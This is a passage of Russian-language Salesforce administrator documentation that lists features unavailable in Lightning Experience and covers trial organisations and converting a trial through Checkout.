В целом Lightning Experience поддерживает работу с правой кнопкой мыши, а также клавиатурные сокращения Windows и Mac для открытия ссылок в новых окнах и вкладках браузера. Однако, такая функциональность не поддерживается в некоторых областях приложения, включая:

- ссылки в картах «Популярные сделки» и «Недавние записи» на начальной странице;
- значки действий, кнопки и элементы меню в записях;
- ссылки на примечания;
- ссылки для просмотра отчетов в панелях мониторинга;
- ссылки на страницах настройки в Lightning Experience.

Клавиши быстрого доступа открывают узлы из меню настройки в новой вкладке или окне. Однако, узлы «Конструктор схем» и «Импорт данных» открываются в Salesforce Classic вместо Lightning Experience.

### Действия и кнопки

Lightning Experience не поддерживает действия и кнопки ниже.

- Глубокое клонирование
- Пакетное удаление
- Пакетные действия на начальных страницах объекта и в списковых представлениях, включая изменение и удаление нескольких элементов в списке за раз, отправка пакетов писем или добавление нескольких записей в кампанию
- Кнопки общего доступа (за исключением Salesforce Files, включая варианты общего доступа на начальной странице «Файлы», страницах описания файлов и программе предварительного просмотра файлов)
- Настраиваемые кнопки с содержимым OnClick JavaScript

СМ. ТАКЖЕ:

[Что ожидает текущие настройки Salesforce?](#)

[Интерактивная настройка: Функции, недоступные в Lightning Experience](#)

### Поиск: Чего нет в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при поиске в Lightning Experience. Некоторые функции поиска не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

### **Объекты, попадающие в поиск**

Только следующие объекты могут быть в результатах поиска: организации, активы, вложения, кампании, обращения, лента Chatter, группы Chatter, контакты, настраиваемые объекты, панели мониторинга, документы, файлы, интересы, примечания, возможности, люди, организации-лица, прайс-листы, продукты, отчеты, заказ-наряды и элемент строки заказа. Элементы задач и событий под поиск не попадают.

### **Результаты поиска нельзя отфильтровать**

Страницы результатов поиска не поддерживают параметры фильтрации «Точная фраза» и «Ограничиться моими элементами». Кроме того, вы не можете фильтровать результаты поиска. Сортировка доступна за исключением групп Chatter и файлов. Если длина текстового поля в результатах поиска превышает ширину столбца, то в результатах поиска не будет полного текста. Пользователи не могут увеличивать ширину столбца.

При использовании диалоговых окон поиска поля фильтра поиска, заданные пользователем, и фильтры зависимого поиска, заданные администратором, не поддерживаются.

### **Использование страницы «Популярные результаты» вместо параметра «Искать все»**

Результаты поиска не поддерживают вариант **Искать все**. Страница «Популярные результаты» отображает наиболее важные записи, сгруппированные по часто используемым объектам. При отсутствии объекта на странице «Популярные результаты» рекомендуем использовать раскрывающееся меню «Больше», отображающее все доступные объекты в алфавитном порядке.

### **Отсутствие поиска на боковой панели и расширенного поиска**

Чтобы выполнить поиск, воспользуйтесь полем глобального поиска в верхнем колонтитуле интерфейса Lightning Experience.

### **Отсутствие фиксации на панели области поиска**

Пользователи не могут фиксировать или изменять порядок отображения объектов, перечисленных на панели области поиска под полем глобального поиска. Панель области поиска отображает часто используемые объекты автоматически. Объекты, зафиксированные в Salesforce Classic, влияют на панель области поиска в Lightning Experience.

### **Ограничение результатов поиска внешнего объекта до 25 элементов**

При выполнении поиска внешнего объекта результаты поиска отображают только первые 25 записей.

### **Невозможность поиска приложений с использованием специального символа**

Пользователи не могут использовать специальные символы для поиска приложений по частично совпадающим критериям или поиска из средства запуска приложений.

### **Значения валют в результатах поиска не отформатированы**

Например, \$1,000.00 отображается как USD1000.

### **Зависимые фильтры поиска не поддерживаются**

Администраторы не могут задавать фильтры для подстановок, ссылающихся на поля записи текущего объекта (источника). Например: поле обращения «Контакт» может быть настроено таким образом, чтобы отображались только те контакты, которые связаны с организацией, указанной в поле обращения «Имя организации» той же записи. Однако, поддерживаются связанные фильтры поиска, ограничивающие допустимые значения и результаты поиска. Например, настройте поле поиска Владелец учетной записи показывать только активных пользователей в той же записи.

### **Результаты поиска, используемые для макетов диалоговых окон глобального и локального поиска**

Чтобы изменить поля, отображаемые в виде столбцов в результатах глобального и локального поиска, используйте макет поиска **Результаты поиска** на странице описания объекта в диспетчере объектов. Другие макеты поиска («Диалоговые окна поиска», «Диалоговые окна поиска телефона», «Вкладка», «Списковые представления» и «Поля фильтра поиска») не поддерживаются интерфейсом Lightning Experience.

### Невозможность поддержки всех объектов кнопкой «Создать» при выполнении поиска посредством диалогового окна поиска

Lightning Experience позволяет использовать окна поиска посредством диалогового окна поиска для создания следующих объектов: организации, обращения, контакты, настраиваемые объекты, события, интересы, примечания, возможности, прайс-листы, продукты и задачи. При наличии других объектов рекомендуем создать нужный объект или запись перед использованием функции поиска посредством диалогового окна поиска для связывания записей.

## Настройка организации: чего нет в Lightning Experience

Lightning Experience не поддерживает некоторые аспекты базовой настройки системы Salesforce. В Lightning Experience меню «Настройка» содержит только некоторые страницы настройки, доступные в Salesforce Classic.

### Страницы настройки

В большинстве случаев, в Lightning Experience меню «Настройка» отображает только:

- Страницы, поддерживающие функции Lightning Experience
- Страницы администрирования, применяемые ко всей организации (например, параметры компании, безопасность, управление пользователями и настройка мобильного приложения)

Чтобы получить доступ к другим страницам настройки (например, страницы для настройки функций Service Cloud), воспользуйтесь меню «Настройка» в Salesforce Classic.

### Расширенное управление валютами

Функция расширенного управления валютами (или датированные курсы обмена) не поддерживается. Тем не менее, при добавлении поля «Дата закрытия» в макет страницы стоимость возможностей отображается корректно. Макеты страниц определяют пользователей и доступные им данные в записях объекта, поэтому правильная стоимость отображается только пользователям, которым назначается данный макет страницы.

### Поддержка языков

Языки, читаемые справа налево (например, арабский и еврейский), не поддерживаются. Все другие регионы и языки, поддерживаемые системой Salesforce, поддерживаются.

СМ. ТАКЖЕ:

[Интерактивная настройка: Функции, недоступные в Lightning Experience](#)

[Программная настройка: Чего нет в Lightning Experience](#)

## Импорт данных и управление данными: What's Not in Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при импорте данных и управлении данными в Lightning Experience. Некоторые функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

[Импорт данных](#)

[Data.com](#)

## Импорт данных

Lightning Experience не поддерживает устаревшие инструменты импорта данных ниже.

- Организации и контакты
- Интересы
- Решения
- Настраиваемые объекты

При импорте менее 50 000 записей рекомендуем использовать мастер импорта данных. При импорте более 50 000 записей рекомендуем использовать приложение Data Loader.

## Data.com

### Data.com Prospector

Пользователи Lightning Experience могут вести только поиск:

- контактов в организациях, уже зарегистрированных в Salesforce;
- компаний в той же корпоративной иерархии, что и организация из Salesforce

### Data.com Clean

В Lightning Experience клиенты могут только изучать состояние очистки своих правил очистки и смотреть насколько хорошо работают правила.

### Социальный ключ Data.com

Эта функция недоступна в Lightning Experience.

## Автоматизация процессов: Чего нет в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при использовании функций автоматизации процессов в Lightning Experience. Workflow и конструктор процессов поддерживаются полностью. Visual Workflow и утверждения также поддерживаются, но отличаются некоторыми ограничениями.

### Запросы на утверждение

- Пользователи могут просматривать запросы на утверждение посредством уведомлений или связанного списка «Журнал утверждений» записи, подлежащей утверждению.
- Пользователи Lightning Experience не могут видеть запросы на утверждение в Chatter или временную шкалу действий в записях.
- Чтобы просмотреть полный список запросов, ожидающих утверждения пользователя, тот должен переключиться на Salesforce Classic (или использовать мобильное приложение Salesforce1).

### Распространение потоков

Порядок распространения потоков среди пользователей определяется доступностью соответствующей функции в Lightning Experience. Например, веб-вкладки не поддерживаются, а страницы Visualforce — да.

### Приостановленные сеансы потока

Чтобы возобновить приостановленные сеансы потока, переключитесь на Salesforce Classic или воспользуйтесь приложением Salesforce1.

## Безопасность: Функции, недоступные в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при использовании средств безопасности Salesforce в Lightning Experience. Некоторые функции не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

### Параметры общего доступа

Lightning Experience применяет правила общего доступа организации. Меню «Настройка» интерфейса Lightning Experience поддерживает страницу «Параметры общего доступа», но некоторые параметры не применяются интерфейсом Lightning Experience.

#### **Общий доступ вручную к записям пользователей**

Этот флажок позволяет включить или отключить предоставление общего доступа вручную для записей пользователей с помощью кнопки **«Общий доступ»**. Она доступна только в Salesforce Classic.

#### **Группы менеджеров**

Данный флажок включает или выключает предоставление группам менеджеров и подчиненных менеджера общего доступа к записям посредством правил общего доступа, общего доступа, установленного вручную, и управляемого общего доступа к Apex. Предоставление общего доступа вручную посредством кнопки **«Общий доступ»** поддерживается только интерфейсом Salesforce Classic.

#### **Доступность пользователя портала**

Данный флажок позволяет пользователям портала отображаться другим пользователям портала в той же организации или только вышестоящим пользователям в иерархии ролей. Порталы доступны только в Salesforce Classic.

### Уровни безопасности сеанса

При использовании политики, требующей высоконадежный сеанс для доступа к отчетам и панелям мониторинга, интерфейс Lightning Experience блокирует пользователей со стандартным сеансом в отчетах и панелях мониторинга. Кроме того, меню навигации не отображает элементы «Отчеты» и «Панели мониторинга». Lightning Experience не позволяет повышать уровень сеанса до высоконадежного путем переадресации пользователя на выполнение двухфакторной проверки подлинности.

В качестве временного решения пользователи со стандартным сеансом могут выполнить выход и повторный вход посредством метода проверки подлинности, заданного организацией как высоконадежный. Затем пользователям предоставляется доступ к отчетам и панелям мониторинга. При необходимости пользователи могут переключиться на интерфейс Salesforce Classic, позволяющий отображать запросы на повышение уровня сеанса при попытке доступа к отчетам и панелям мониторинга.

### Уровни привилегий сеансов

Привилегии сеансов, полученных в контексте Lightning Experience с помощью `$Api.Session_ID` или `GETSESSIONID()`, аналогичны привилегиям Lightning. Как и в случае с сеансами Lightning, идентификаторы этих сеансов для вызовов API не используются.

### Безопасность транзакций

При выборе действия для политики безопасности транзакций двухфакторная проверка подлинности для событий типа `AccessResource` недоступна. Взамен используется действие «Блокировать».

## Интерактивная настройка: Функции, недоступные в Lightning Experience

Lightning Experience поддерживает большинство интерактивных настроек. Тем не менее, некоторые настройки не применяются или не поддерживаются новым интерфейсом.

### Меню быстрого доступа Force.com

Это меню с клавишами быстрого доступа к разным функциям настройки приложений и объектов доступно только в Salesforce Classic.

### Настраиваемый фирменный стиль

Пользователи не могут применять настраиваемый фирменный стиль (включая настраиваемые логотипы и цвета) к новому интерфейсу.

### Настраиваемые кнопки JavaScript


Lightning Experience не поддерживает настраиваемые кнопки, использующие источник содержимого «JavaScript». При необходимости замените некоторые функции, которые охватывают данные кнопки, интерактивными инструментами (например, конструктором процессов, Visual Workflow или подходами под управлением кода).

### Настраиваемая справка

- Пользователи не могут определять текст настраиваемой справки поля или добавлять справку для полей настраиваемых объектов.
- Пользователи не могут настраивать элементы меню справки на страницах Lightning Experience. Тем не менее при создании настраиваемой справки для ссылок «Справка для этой страницы» в интерфейсе Salesforce Classic данные ссылки продолжают отображать справку после внедрения классических страниц в новый пользовательский интерфейс (например, в меню «Настройка»).

## Объектные настройки

Объектная настройка — это компонент, создаваемый для данного объекта. Например, поля, макеты страниц, типы записей и триггеры Apex. Большинство объектных настроек доступно в разделе «Менеджер объектов» меню «Настройка». Введите строку «Менеджер объектов» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «Менеджер объектов».

 **Прим.:** Раздел «Менеджер объектов» (или другие области меню «Настройка») не отображает объекты, связанные с функциями, которые не поддерживаются интерфейсом Lightning Experience (например, контрольные точки обращения).

### Стандартные поля

Чтобы отредактировать стандартное поле, щелкните имя нужного поля, а затем щелкните «Правка». В отличие от интерфейса Salesforce Classic, пользователи не могут редактировать стандартные поля прямо на странице сведений об объекте.

### Макеты страниц

Настройки страниц записей, выполненные в Salesforce Classic (для стандартных и настраиваемых объектов), также влияют на страницы записей в Lightning Experience. Тем не менее, некоторые элементы страниц отображаются в Lightning Experience иначе или вовсе не поддерживаются.

Lightning Experience не поддерживает доступ к макетам страниц для профилей пользователей.

Обращения содержат специальный связанный список, предназначенный для макетов страниц закрытия обращения.

Lightning Experience не поддерживает указанные ниже элементы макетов страниц.

- Пробелы
- Развернутые поиски
- Мобильные карты



- Элементы S-Control
- Разделы
- Теги

Настройка макетов страниц записей, просматриваемых в Lightning Experience, не может выполняться посредством расширенного редактора макетов страниц. Независимо от выбранного профиля или типа записи, всем пользователям Lightning Experience отображается одинаковый макет записи.

### Триггеры

Раздел «Менеджер объектов» отображает триггеры только при наличии полномочия «Автор Apex».

Триггеры некоторых стандартных объектов не отображаются в разделе «Менеджер объектов» — см. подраздел [Настройки объектов, отсутствующие в разделе «Менеджер объектов»](#). Данные триггеры могут быть доступны посредством поля «Быстрый поиск» меню «Настройка».

### Наборы полей

Lightning Experience не поддерживает наборы полей. При создании набора полей посредством интерфейса Salesforce Classic области Lightning Experience (например, поля формулы и страницы Visualforce) отображают пользователям соответствующую глобальную переменную, но не позволяют управлять им.

### Правила общего доступа к Apex

Недоступно в Lightning Experience.

### Пересчеты общего доступа к Apex

Недоступно в Lightning Experience.

## Настройки объектов, отсутствующие в разделе «Менеджер объектов»

Раздел «Менеджер объектов» не содержит некоторые настройки для стандартных объектов (например, триггеры для комментариев к обращениям). Чтобы получить доступ к данным настройкам, воспользуйтесь полем «Быстрый поиск». Например, введите строку «Комментарий к обращению» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «Триггеры комментария к обращению».

### Триггеры

- Триггеры комментария к обращению
- Триггеры сообщения эл. почты
- Триггеры FeedComment
- Триггеры FeedItem
- Триггеры группы
- Триггеры участника группы
- Триггеры записи группы
- Триггеры темы
- Триггеры TopicAssignment

### Макеты

- Макеты элемента ленты
- Макеты группы

- Макеты публикатора

СМ. ТАКЖЕ:

[Навигация и действия: Чего нет в Lightning Experience](#)

[Что ожидает текущие настройки Salesforce?](#)

[Макеты страниц в Lightning Experience](#)

## Программная настройка: Чего нет в Lightning Experience

Lightning Experience поддерживает большинство программных настроек. Тем не менее, новый интерфейс влияет на алгоритмы работы некоторых функций (например, Visualforce и страницы Lightning).

### Страницы Lightning

Вкладки страницы Lightning и настраиваемые страницы Lightning в данный момент доступны только в мобильном приложении Salesforce1 и недоступны в Lightning Experience.

### Visualforce

Данный выпуск поддерживает бета-версию Visualforce для Lightning Experience, являющуюся полноценной, но имеющую некоторые ограничения. Ниже перечислены некоторые важные рекомендации для организаций, настраивающих систему Salesforce посредством Visualforce. Дополнительную информацию см. в модуле Trailhead «[Visualforce & Lightning Experience](#)».

#### Перенос Visualforce в элемент iframe в Lightning Experience

При использовании Salesforce Classic Visualforce контролирует всю страницу. При использовании Lightning Experience выполняется его перенос во встроенный элемент iframe. Данная оболочка использует множество эффектов, поэтому вопросам ее применения посвящается целый модуль Trailhead.

#### Невозможность использования `sforce.one` только для приложения Salesforce1

Ранее объект служебной программы JavaScript по имени `sforce.one` поддерживался только страницами Visualforce, выполняемыми в приложении Salesforce1. Если организация включает Lightning Experience, то объект также добавляется на страницы, выполняемые в Lightning Experience.

В прошлом обнаружение присутствия `sforce.one` говорило о том, где выполняется код среды пользователя. Если ваша организация включает Lightning Experience, этот метод перестанет быть надежным индикатором. Начиная с выпуска Spring '16 есть более лучшие, поддерживаемые методы определения контекста работы пользователя.

При наличии кода, который делает предположения на основе наличия `sforce.one`, рекомендуем обновить его на использование новых функций.

#### Невозможность настройки `window.location`

Стандартный способ, используемый JavaScript для открытия новой страницы, предполагает обработку значения `window.location`. Данный способ не поддерживается интерфейсом Lightning Experience. Взамен, рекомендуем использовать методы навигации `sforce.one`.

#### Недоступность переопределения действия над списком объектов

Lightning Experience не поддерживает действие над списком объектов (одно из шести стандартных действий, которое может быть переопределено посредством страницы Visualforce). Действие может быть переопределено, но будет недоступно пользователям.

### Постоянная доступность пользовательского интерфейса приложения Lightning Experience

Страницы Visualforce, выполняемые в Lightning Experience, пропускают атрибуты `showHeader` и `showSidebar` тега `<apex:page>`. Вы не можете скрыть верхний колонтитул и меню навигации Lightning Experience.

### Невозможность настройки заголовка страницы

Атрибут `title` тега `<apex:page>` не действует.

### Отсутствие поддержки Visualforce на начальной странице

Lightning Experience не позволяет настраивать новую начальную страницу, поэтому добавление элементов Visualforce не поддерживается.

## Уровни привилегий сеанса

Сеансы, полученные в контексте Lightning Experience с помощью `$Api.Session_ID` или `GETSESSIONID()`, имеют такие же привилегии как и сеанс Lightning. Как и в случае с сеансом Lightning нельзя использовать ID-коды этих сеансов для вызова функций API-интерфейса.

## Элементы S-Control

Элемент S-control являются устаревшим метод настройки пользовательского интерфейса Salesforce. Они заменены компонентами Visualforce и Lightning, которые превосходят их по всем параметрам. Элементы S-Control не поддерживаются в Lightning Experience и никогда там не появятся. Если ваша организация использует элементы S-control, следует их заменить до перехода на Lightning Experience.

СМ. ТАКЖЕ:

[Что ожидает текущие настройки Salesforce?](#)

## Приложения и пакетирование: Чего нет в Lightning Experience

Lightning Experience поддерживает приложения из каталога AppExchange, сертифицированные как приложения Lightning Ready. Lightning Experience позволяет пользователям устанавливать пакеты и управлять ими, но не поддерживает другие функции пакетирования. Вы можете использовать приложение по управлению лицензиями (License Management App) и рабочий центр (Environment Hub) в Lightning Experience, но другие приложения ISVforce не поддерживаются.

## AppExchange

Lightning Experience поддерживает только некоторые приложения из каталога AppExchange. Если приложение поддерживается, то список AppExchange отображает пометку *Lightning Ready*. Если приложение не поддерживается, рекомендуем переключиться на Salesforce Classic.

Lightning Experience позволяет использовать приложения без сертификации Lightning Ready, но не гарантирует доступность или корректную работу всех функций. Данные приложения могут неправильно отображаться в Lightning Experience ввиду использования оформления Salesforce Classic. При наличии приложений без сертификации Lightning Ready рекомендуем использовать Salesforce Classic.

## Пакетирование

Lightning Experience позволяет пользователям устанавливать пакеты. Тем не менее, Lightning Experience не поддерживает назначение лицензий пользователям установленных пакетов. Чтобы назначить лицензию, переключитесь на Salesforce Classic.

Lightning Experience не поддерживает функции пакетирования, приведенные ниже.

- Создание пакета
- Загрузка пакета
- Обновление пакета
- Объявление версии пакета нереконструируемой
- Создание организаций ответвления или исправления

## Приложения ISVforce

Приложение License Management App можно использовать для управления лицензиями и работы с подписчиками в Lightning Experience. Рабочий центр Environment Hub применяется для создания в Lightning Experience пробных, тестовых и функционирующих организаций и управления ими.

Lightning Experience не поддерживает функции ISVforce, приведенные ниже.

- Channel Order App
- Trialforce
- Usage Metrics Visualization App

## Особенности интерфейса Lightning Experience при выключенной поддержке Chatter

Если организация не использует Chatter, то Lightning Experience не поддерживает некоторые полезные возможности. Просмотрите изменения интерфейса Lightning Experience, препятствующие использованию привычных функций.

Ниже перечислены последствия выключения поддержки Chatter для подгруппы пользователей (посредством наборов полномочий) или всей организации.

- Недоступность лент и групп.
- Профили пользователей по-прежнему доступны, но ленты и группы в профилях не доступны.
- Недоступность вкладки сотрудничества в записях.
- Невозможность отслеживания записей или других пользователей.

## Информационный центр Lightning Experience

Данный раздел содержит полезную информацию о работе с Lightning Experience, его настройке для вашей организации или разработке для нового пользовательского интерфейса.

## Начало работы с Lightning Experience

### Видеофайлы

[Lightning Experience: быстрое знакомство](#)

### ВЕРСИИ

Chatter доступен в Lightning Experience в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

[Lightning Experience видеовыпуски](#)

---

#### **Справка**

---

[Найдите свои способы работы с Lightning Experience](#)

---

#### **Trailhead**

---

[Журнал торгового представителя — С использованием Lightning Experience](#)

## Оценка и развертывание Lightning Experience для вашей организации

#### **Справка**

---

[Отличительные особенности Lightning Experience](#)

---

[Подходит ли Lightning Experience для вашей организации Salesforce](#)

---

[Переход на Lightning Experience: Пора!](#)

---

[Замечания по Lightning Experience](#)

---

#### **Trailhead**

---

[Журнал администратора — Начало работы с Lightning Experience](#)

---

[Журнал администратора — Переход на Lightning Experience](#)

---

[Пакет функций Lightning Experience \(архивный файл\)](#)

---

#### **Руководства**

---

[Оценка и развертывание Lightning Experience для вашей организации](#)

---

#### **Примечания к выпуску**

---

[Функции Lightning Experience в выпуске Spring '16](#)

## Разработка для Lightning Experience

#### **Trailhead**

---

[Журнал разработчика — Lightning Experience](#)

---

[Обзор разработки Lightning Experience \(модуль Trailhead\)](#)

---

[Visualforce и Lightning Experience \(модуль Trailhead\)](#)

---

[Компоненты Lightning \(модуль Trailhead\)](#)

---

[Lightning Design System \(модуль Trailhead\)](#)

## Обзор Lightning Experience

### Проверка начальной страницы в Lightning Experience: пошаговое руководство

Используйте начальную страницу для управления важными задачами и сведениями, относящимися к определенному дню.



[Просмотреть обзор: Проверка начальной страницы в Lightning Experience: обзор](#)

СМ. ТАКЖЕ:

[Добивайтесь большего в короткие сроки при помощи пошаговых руководств](#)

[Полномочия и параметры начальной страницы Lightning Experience](#)

[Ассистент](#)

[Диаграмма производительности](#)

#### ВЕРСИИ

Доступно во всех версиях

### Настройка пути продаж в Lightning Experience: пошаговое руководство

Давайте своим группам сбыта необходимые рекомендации по закрытию сделок с минимальными задержками — из любой точки земного шара. При настройке путей продаж пользователь определяет, какие поля являются ключевыми для заполнения торговыми представителями. Также можно оставлять советы, потенциальные рекомендации и даже вдохновляющие слова, чтобы торговые представители старались быстрее закрыть сделки.



[Краткий обзор: настройка пути продаж в Lightning Experience](#)

СМ. ТАКЖЕ:

[Добивайтесь большего в короткие сроки при помощи пошаговых руководств](#)

#### ВЕРСИИ

Доступно в версиях:

**Enterprise Edition, Performance Edition и Unlimited Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения пути продаж:

- «Настройка приложения»

Для настройки пути продаж:

- «Просмотреть настройку» и «Изменить все данные»

## Создание спискового представления в Lightning Experience: пошаговое руководство

Ниже приведены инструкции по созданию спискового представления на основе собственных критериев пользователя. Списковые представления обеспечивают быстрый доступ к важным записям пользователя.



[Просмотреть обзор: Создание спискового представления в Lightning Experience](#)

СМ. ТАКЖЕ:

[Добивайтесь большего в короткие сроки при помощи пошаговых руководств](#)

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания спискового представления возможностей:

- «Чтение» для возможностей

## Проверка настроек в Lightning Experience: пошаговое руководство

Настройка Lightning Experience упрощает осмотр и управление задачами личной и административной настройки. Помните, что эта функция доступна только в Lightning Experience.



[Просмотреть обзор: Проверка настроек в Lightning Experience](#)

СМ. ТАКЖЕ:

[Добивайтесь большего в короткие сроки при помощи пошаговых руководств](#)

### ВЕРСИИ

Доступно во всех версиях

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования настроек:

- «Настройка приложения»

## Доступ к объектам и их редактирование с помощью менеджера объектов: пошаговое руководство

Ко всем объектам (например, организациям и контактам) и их связанным атрибутам (полям, правилам проверки, макетам страниц и т. д.) предоставляется централизованный доступ. Помните, что эта функция доступна только в Lightning Experience.



[Просмотреть обзор: Доступ к объектам и их редактирование с помощью менеджера объектов](#)

СМ. ТАКЖЕ:

[Добивайтесь большего в короткие сроки при помощи пошаговых руководств](#)

### ВЕРСИИ

Доступно во всех версиях

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Доступ к объектам и их редактирование в менеджере объектов:

- «Настройка приложения»

## Создание, редактирование и назначение наборов полномочий в Lightning Experience: пошаговое руководство

Набор полномочий — это совокупность параметров и полномочий, которая предоставляет пользователям доступ к различным инструментам и функциям. Наборы полномочий позволяют расширить функциональный доступ пользователей без изменения их профилей.



[Просмотреть обзор: Создание, редактирование и назначение наборов полномочий в Lightning Experience](#)

СМ. ТАКЖЕ:

[Добивайтесь большего в короткие сроки при помощи пошаговых руководств](#)

### ВЕРСИИ

Доступно во всех версиях.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания набора полномочий:

- «Настройка приложения», «Просмотр настройки и конфигурации» и «Управление профилями и наборами полномочий»

Для добавления полномочий в набор:

- «Просмотр настройки и конфигурации» и «Управление профилями и наборами полномочий»

Для назначения набора полномочий:

- «Назначение наборов полномочий»



## Импорт организаций и контактов с использованием мастера импорта данных: пошаговое руководство

Данный обзор охватывает порядок импорта организаций и контактов посредством мастера импорта данных.



[Просмотреть обзор: Импорт организаций и контактов с использованием мастера импорта данных](#)

### ВЕРСИИ

Доступно во всех версиях

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта организаций и контактов:

- «Импорт личных контактов»

# Настройка и обслуживание организации Salesforce

## Добро пожаловать, администраторы Salesforce!

Администратор Salesforce (или пользователь с профилем «Администратор») несет ответственность за настройку интерактивной организации, а именно: добавление пользователей и настройка системы в соответствии с текущими бизнес-требованиями.

Данное руководство содержит сведения, необходимые для настройки и обслуживания организации Salesforce.

Надеемся, что содержимое данного руководства позволит получить полное представление о настройке организации и ее использовании в системе Salesforce. При необходимости обратитесь в службу поддержки Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: все  
версии.

## Пробные версии Salesforce

### Общие сведения о пробной версии

Пробные версии позволяют оценить преимущества системы Salesforce до подписки. Пробная версия — это...

- Тестовые данные. При необходимости [тестовые данные могут быть удалены](#).
- Полномочия администратора. Подписавшийся сотрудник автоматически становится администратором. При [добавлении новых пользователей](#) может быть добавлен еще один администратор.
- Поддержка многочисленных функций Salesforce.
- Возможность [подписки](#) на систему Salesforce.

 **Прим.:** Функции, доступные в пробной версии, могут отсутствовать в приобретенной версии.

Если пробная версия, дополненная несколькими пользователями, преобразуется в версию Personal Edition, то все пользователи, кроме первоначального системного администратора, будут деактивированы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## Запуск новой пробной версии


При регистрации в системе Salesforce пользователь может выбрать отраслевой шаблон с тестовыми данными. В течение пробного периода пользователь может запустить новую пробную версию с пустым шаблоном. Чтобы запустить новую пробную версию, рекомендуем удалить текущую пробную версию, включая все данные и настройки.

Ниже перечислены условия запуска новой пробной версии.

- Наличие не более 1 000 строк данных
- Отсутствие дополнительных лицензий, добавленных компанией Salesforce
- Отсутствие дополнительных функций, включенных компанией Salesforce

Чтобы запустить новую пробную версию, выполните указанные ниже действия.


1. В меню «Настройка» введите «*Запуск новой пробной версии*» в поле «Быстрый поиск», затем выберите «**Запуск новой пробной версии**». Данная ссылка отображается только во время пробного периода.
2. Выберите нужный язык и параметры шаблона.
3. Подтвердите необходимость удаления текущей пробной организации и всех ее данных. Удалению подлежат тестовые данные и данные, введенные пользователем.
4. Установите флажок, подтверждающий согласие на удаление всех текущих пробных данных.
5. Нажмите кнопку «**Отправить**».
6. Нажмите кнопку «**Отправить**» на странице подтверждения.

 **Прим.:** Запуск новой пробной версии инициирует удаление текущей пробной организации, включая все текущие данные и настройки. Пробная организация и ее данные будут недоступны. Система сохраняет только имена пользователей.

## Преобразование пробной версии посредством Checkout


Учетная запись Checkout позволяет пользователям преобразовывать пробную версию Salesforce в полноценную подписку. Если организация не имеет самостоятельного доступа к системе Checkout, отправьте запрос представителю Salesforce.

Чтобы преобразовать пробную версию в подписку посредством Checkout, рекомендуем создать смету.

 **Прим.:** Чтобы связаться с менеджером по работе с клиентами Salesforce, щелкните ссылку «**Запросить помощь**» на любом этапе процесса создания сметы.

Чтобы преобразовать пробную версию в подписку, выполните указанные ниже действия.

1. Чтобы создать смету, нажмите кнопку «**Подписаться!**» или выберите пункт Checkout в раскрывающемся меню приложений Force.com. Обратите внимание, что версия и продукты, используемые в пробной организации, выбираются в Checkout заранее.

 **Важное замечание:** Закрытие окна во время создания сметы инициирует потерю всех внесенных изменений. При создании новой сметы система удаляет смету целиком. Чтобы сохранить внесенные изменения и продолжить редактирование

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Необходимые полномочия пользователя

Для запуска новой пробной версии:

- «Изменение всех данных»


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и Lightning Experience

Доступно в версиях: **Personal Edition, Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

сметы позже, нажмите кнопку **«Сохранить для дальнейшего использования»** на любой странице.

2. При первом использовании или создании и редактировании сметы в пробной организации введите и подтвердите сведения на вкладке «Сведения о подписке».
3. При создании или редактировании сметы в пробной организации расширенной версии введите и подтвердите сведения на странице «Продукты», просмотрите сведения для выставления счета и щелкните **«Перейти к обзору заказа»**.
4. Чтобы создать смету для другой версии, щелкните **«Версии и цены»**. Введите и подтвердите сведения о подписке, продукте и счете, а затем щелкните **«Перейти к обзору заказа»**. Страница «Обзор заказа» отображает введенные данные, а также общую стоимость всех продуктов в смете.

 **Прим.:** При преобразовании пробной организации в ограниченную версию (например, преобразование пробной версии Professional Edition в подписку Group Edition) система удаляет некоторые функции и данные, доступные в пробной версии. Чтобы подтвердить удаление, установите флажок «Подтверждаю». Чтобы просмотреть список функций, которые не поддерживаются выбранной версией, щелкните **«Проверить»**. Чтобы создать резервную копию всех данных перед преобразованием, войдите в организацию в Salesforce, откройте настройки и введите строку *«Экспорт данных»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Экспорт данных»**.

5. Просмотрите выбранные продукты и нажмите кнопку **«Разместить заказ»**.


Смета, созданная пользователем пробной версии без размещения заказа, сохраняется в системе Checkout. Заполнение сметы и размещение заказа на подписку инициируют закрытие всех других соответствующих открытых смет.

СМ. ТАКЖЕ:

[Руководство пользователя Checkout](#)

## Удаление пробных данных

